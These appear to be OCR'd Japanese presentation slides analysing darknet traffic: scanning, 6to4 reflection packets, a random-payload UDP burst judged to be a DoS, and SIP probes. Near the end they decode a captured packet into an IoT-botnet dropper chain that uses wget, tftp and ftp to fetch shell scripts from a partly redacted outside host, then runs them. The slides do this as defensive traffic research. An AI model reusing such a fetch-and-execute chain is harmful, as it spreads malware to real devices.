
0x0030: 0000 0000 0200 5efe 9629 d080 8500 ae76 ......^..).....v

0x0040: 0000 0000 ....


ルータ探索を行っているっぽい

送信元を逆引きしてみると見知った大学名が出て来て、HTTPで
アクセスしてほしそうなホスト名 → www134.cs.uic.edu

アクセスしてみると説明が




受信側の分散具合


700
600
500
400
300
200
100
0
1000
10000
100000
1x10^6
# of packets received by a host
平均の2758/host
はこの辺
一部ホストが大量の
パケットを受信
出現回数
受信ホスト毎で集計した受信パケット数


多くのホストがちょっとずつ送るパケットが少数のホストに被弾

多分、BitTorrentなどのp2pアプリケーション

出現回数



送信元IP毎で集計したパケット数



受信IP毎で集計したパケット数

こんなのもあったよ備忘録

NICTによるIoT機器等の調査

- 日本国内のIPv4アドレスを対象に、22/TCP(SSH)、23/TCP(Telnet)、80/TCP(HTTP)などの宛先ポートに対してポートスキャンを実施し、ポート開放状態のアドレス数の規模などの調査を行います。
- ポート開放状態のアドレスに対してバナー情報※の取得を行い、サービス種類やバージョン情報、機器種別などの状況調査を行います。

調査パケットの調査

- 2018/11/15 14:59頃に最初のパケットを受信
  - 送信元ポートは41626固定
  - IP TTLは複数パターン検出
  - ppp-exp全体で10パケット/秒程度の緩やかスキャン
- 2018/11/16 14:41頃から少し変更
  - 送信元ポートが少し増える


- 検出した対象TCPポート
  - 22, 23, 80, 81, 2323, 5555, 8000, 8080, 23023, 52869

IP6 で6to4パケット

```
15:07:02.167726 IP (tos 0x0, ttl 251, id 11962, offset 0, flags [DF], proto IPv6 (41),
length 92)

    192.88.99.1 > 158.200.32.44: IP6 (flowlabel 0x2766e, hlim 124, next-header TCP (6)
payload length: 32) 2404:6800:4005:809::200e.443 > 2002:9ec8:202c::9ec8:202c.65263:
Flags [S.], cksum 0x26c1 (correct), seq 402125607, ack 2759957515, win 27200, options
[mss 1360,nop,nop,sackOK,nop,wscale 8], length 0

        0x0000:  4500 005c 2eba 4000 fb29 6e70 c058 6301  E..¥..@..)np.Xc.

        0x0010:  9ec8 202c 6002 766e 0020 067c 2404 6800  ...,`.vn...|$.h.

        0x0020:  4005 0809 0000 0000 0000 200e 2002 9ec8  @.............

        0x0030:  202c 0000 0000 0000 9ec8 202c 01bb feef  .,.........,....

        0x0040:  17f7 f327 a481 9c0b 8012 6a40 26c1 0000  ...'......j@&...

        0x0050:  0204 0550 0101 0402 0103 0308            ...P........
```

6to4反射パケット


- 誰かが勝手にppp-expに関連する6to4アドレスを使ってて、その通信の余波を観測



6to4反射パケット

- 考えられるシナリオ
  - 設定間違いと変な実装が原因で6to4が有効になり、6to4経由でアクセスしようとしていた？
  - IPv6 SYN-flooding攻撃に6to4範囲も使った？
- 他にも6to4アドレスの絡むICMP6 TTL expiredが届いたりもする

突発トラヒック





- 特定のIPアドレス宛に300Mbps程度
- 多数の国外IPアドレスが送信元
- UDPでsrc/dst共に適当なhigh port
- Don’t fragment, 1052 bytes


突発トラヒックの分析


- p2p系アプリケーションを疑ったが何か変
- packet dumpを眺めても、通信したいという意図が見えない
  - データがノペっとしている
- ふと思って数えてみた
  - UDPのペイロード部を数えてみる
  - みんながよくやる奴


ファイル形式ごとにバイト毎のデータ出現頻度を見てみる












今回のUDPストリームデータの分散は綺麗にまっすぐ



突発トラヒックの推定

- 運んでいるデータ部が綺麗にランダム
  - 宛先にランダムなデータをぶつけているだけ
  - 恐らく通信の意図はない

- これ多分DoS攻撃だ！
  - 何もサービスしていないダークネット宛に？
  - 宛先を間違った？

- 知見
  - 特段の理由も無く、ふとDoS攻撃されることもある

こんなパケットも

```
13:54:21.697837 IP 142.93.164.173.57446 > 219.101.115.202.53413: UDP, length 386
        0x0000:  4500 019e d431 0000 f311 6fe2 8e5d a4ad  E....1....o..]..
        0x0010:  db65 73ca e066 d0a5 018a 0000 4141 0000  .es..f......AA..
        0x0020:  4141 4141 2063 6420 2f74 6d70 207c 7c20  AAAA.cd./tmp.||.
        0x0030:  6364 202f 7661 722f 7275 6e20 7c7c 2063  cd./var/run.||.c
           <中略>
        0x0110:  6420 3737 3720 7466 7470 322e 7368 3b20  d.777.tftp2.sh;.
        0x0120:  7368 2074 6674 7032 2e73 683b 2066 7470  sh.tftp2.sh;.ftp
        0x0130:  6765 7420 2d76 202d 7520 616e 6f6e 796d  get.-v.-u.anonym
        0x0140:  6f75 7320 2d70 2061 6e6f 6e79 6d6f 7573  ous.-p.anonymous
        0x0150:  202d 5020 3231 2031 3835 2e31 3031 2e31  .-P.21.185.101.1
        0x0160:  3037 2e31 3237 2066 7470 312e 7368 2066  07.127.ftp1.sh.f
        0x0170:  7470 312e 7368 3b20 7368 2066 7470 312e  tp1.sh;.sh.ftp1.
        0x0180:  7368 2074 6674 7031 2e73 6820 7466 7470  sh.tftp1.sh.tftp
        0x0190:  322e 7368 2066 7470 312e 7368 000a       2.sh.ftp1.sh..
```

```
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;

wget http://185.101.107.XXX/bins.sh;

chmod 777 bins.sh;

sh bins.sh;

tftp 185.101.107.XXX -c get tftp1.sh;

chmod 777 tftp1.sh;

sh tftp1.sh;

tftp -r tftp2.sh -g 185.101.107.XXX;

chmod 777 tftp2.sh;

sh tftp2.sh;

ftp get -v -u anonymous -p anonymous -P 21 185.101.107.XXX
ftp1.sh ftp1.sh;

sh ftp1.sh tftp1.sh tftp2.sh ftp1.sh
```

よく見る現象

- 色々なポートに吹き荒れるSIPパケット
  - SIPViciousっぽい
- イランのIPアドレスから、突然特定ホストのUDP/3395にランダムなデータが送られて来る
- UDP/443にDNS形式なパケットを投げて来る
  - CH TXT version.bind. な問い合わせ
- UDP/443にUDP/28746から何か投げて来る

```
0x0000:  4500 002a xxxx 0000 xxxx xxxx xxxx xxxx  ................
0x0010:  xxxx xxxx 704a 01bb 0016 xxxx 0d89 c19c  ....pJ..........
0x0020:  1c2a fffc f151 3939 3800 0000 0000       .*...Q998.....
```